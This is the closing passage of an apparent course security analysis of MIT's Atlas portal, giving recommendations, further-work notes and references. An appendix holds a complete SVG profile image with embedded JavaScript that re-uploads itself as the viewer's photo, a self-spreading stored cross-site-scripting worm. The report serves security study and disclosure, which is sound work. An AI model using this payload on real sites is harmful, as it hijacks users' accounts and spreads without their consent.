7. Remove site-wide instances of commented-out code and comments which log the edit history of Atlas components.
8. Either include support for editing profile information through Atlas, or remove the option to edit profile information and direct users to the correct place to edit this information.

6.3 What Further Analysis Could Be Done

Our testing of Service Requests and Event Registration were somewhat limited because submitting actual requests and events sends many emails to actual people. We avoided this trouble as to not inconvenience actual MIT employees who have more important responsibilities than having to filter our fake requests and submissions. However, if something could be worked out with MIT staff, further exploration of these iframes would be possible. Based on what we already found, we believe other issues are likely to exist.

Additionally, a further dive into rolesweb.mit.edu and rolesapp.mit.edu would likely yield some security vulnerabilities because these are very old sites (created around 2004) and do not appear to have had many updates. We would have liked to these further if time permitted. Overall, it is important to remember that this security analysis was not all-encompassing. Other vulnerabilities are possible and further work securing Atlas should be performed.

References

[1] MIT Atlas. *https://atlas.mit.edu.*

[2] The MIT Bug Bounty Program. *https://bounty.mit.edu/.*

[3] https://www.cvedetails.com/version/183541/Apache-Tomcat-7.0.57.html

[4] C. Chin, K. Liu, K. Wang. Security Analysis of Atlas.mit.edu. 6.857: Computer and Network Security (Spring 2016). *http://courses.csail.mit.edu/6.857/2016/files/1.pdf.*

[5] MIT Information Systems and Technology. Certificates. *http://ist.mit.edu/certificates.*

[6] MIT Information Systems and Technology. Touchstone at MIT. *http://ist.mit.edu/touchstone-detail.*

[7] The Knowledge Base. Duo Authentication Landing Page. *http://kb.mit.edu/confluence/display/istcontrib/Duo+Authentication+Landing+Page.*

[8] TLS 1.0 Vulnerabilities. *https://www.globalsign.com/en/blog/disable-tls-10-and-all-ssl-versions/*

A Cheating Quine for Profile Photo Attack

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg [
]>
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:
    ↪ xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
     width="612px" height="502.174px" viewBox="0 65.326 612 502.174"
         ↪ enable-background="new 0 65.326 612 502.174"
     xml:space="preserve" >
<ellipse fill="#C6C6C6" cx="283.5" cy="487.5" rx="259" ry="80"/>
<script xlink:href="https://code.jquery.com/jquery-3.3.1.js"
  integrity="sha256-2Kok7MbOyxpgUVvAk/HJ2jigOSYS2auK4Pfzbm7uH60="
  crossorigin="anonymous"></script>
<script type="application/javascript">
    // because chrome and firefox have diff APIs for this
    window.URL = window.URL || window.webkitURL;

    $.ajax({
        type: "GET",
        url: window.location.href,
        cache: false,
        dataType: "text",
        success: function(html) {
        // cheating quine
        console.log("WAS ABLE TO GET IMAGE");
        console.log(html);
        console.log(window.location.href);
        var malImageBlob = new Blob([html], {type: "image/svg+xml"});
        var form = new FormData();
        form.append("qqfile", malImageBlob);
        $.ajax( {
            type: "POST",
            url: "uploadPhoto.action",
            data: form,
            cache: false,
            processData: false,
            contentType: false,
            success: function(html) {
                console.log("WAS ABLE TO ADD NEW PHOTO");               },
                error: function (request, status, error) {
                alert("ERROR UPLOADING NEW PHOTO");
                }
            });
        },
    });
</script>
<path id="bird" d="M210.333,65.331C104
    ↪ .367,66.105-12.349,150.637,1.056,276.449c4
  ↪ .303,40.393,18.533,63.704,52.171,79.03
    c36.307,16.544,57.022,54.556,50.406,112.954c
        ↪ -9.935,4.88-17.405,11.031-19.132,20.015c7
        ↪ .531-0.17,14.943-0.312,22.59,4.341
    c20.333,12.375,31.296,27.363,42.979,51.72c1
        ↪ .714,3.572,8.192,2.849,8.312-3.078c0
        ↪ .17-8.467-1.856-17.454-5.226-26.933
    c-2.955-8.313,3.059-7.985,6.917-6.106c6
        ↪ .399,3.115,16.334,9.43,30.39,13.098c5
        ↪ .392,1.407,5.995-3.877,5.224-6.991
    c-1.864-7.522-11.009-10.862-24.519-19.229c
        ↪ -4.82-2.984-0.927-9.736,5.168-8.351l20.234,2.415c3
        ↪ .359,0.763,4.555-6.114,0.882-7.875
    c-14.198-6.804-28.897-10.098-53.864-7.799c
        ↪ -11.617-29.265-29.811-61.617-15.674-81.681c12
        ↪ .639-17.938,31.216-20.74,39.147,43.489
    c-5.002,3.107-11.215,5.031-11.332,13.024c7
        ↪ .201-2.845,11.207-1.399,14.791,0c17
        ↪ .912,6.998,35.462,21.826,52.982,37.309
    c3.739,3.303,8.413-1.718,6.991-6.034c
        ↪ -2.138-6.494-8.053-10.659-14.791-20.016c
        ↪ -3.239-4.495,5.03-7.045,10.886-6.876
    c13.849,0.396,22.886,8.268,35.177,11.218c4
        ↪ .483,1.076,9.741-1.964,6.917-6.917c
        ↪ -3.472-6.085-13.015-9.124-19.18-13.413
    c-4.357-3.029-3.025-7.132,2.697-6.602c3
        ↪ .905,0.361,8.478,2.271,13.908,1.767c9
        ↪ .946-0.925,7.717-7.169-0.883-9.566
    c-19.036-5.304-39.891-6.311-61.665-5.225c
        ↪ -43.837-8.358-31.554-84.887,0-90.363c29
        ↪ .571-5.132,62.966-13.339,99.928-32.156
    c32.668-5.429,64.835-12.446,92.939-33.85c48
        ↪ .106-14.469,111.903,16.113,204.241,149.695c3
        ↪ .926,5.681,15.819,9.94,9.524-6.351
    c-15.893-41.125-68.176-93.328-92.13-132.085c
        ↪ -24.581-39.774-14.34-61.243-39.957-91.247
    c-21.326-24.978-47.502-25.803-77.339-17.365c
        ↪ -23.461,6.634-39.234-7.117-52.98-31.273C318
        ↪ .42,87.525,265.838,64.927,210.333,65.331
    z M445.731,203.01c6.12,0,11.112,4.919,11.112,11.038c0
        ↪ ,6.119-4.994,11.111-11.112,11.111s-11.038-4.994-11.038-11.111
    C434.693,207.929,439.613,203.01,445.731,203.01z"/>
</svg>
```